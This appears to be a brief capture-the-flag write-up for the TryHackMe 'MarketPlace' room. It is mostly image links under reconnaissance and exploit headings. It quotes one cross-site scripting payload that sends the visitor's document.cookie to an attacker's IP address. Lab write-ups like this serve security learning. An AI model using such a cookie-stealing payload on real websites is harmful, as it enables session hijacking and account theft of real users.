


# MarketPlace THM - Medium

# INFORMATION GATHERING





# EXPLOIT








Payload used: <script>document.write('<img src="http://10.23.90.185:80/?'+document.cookie+'"/>');</script>




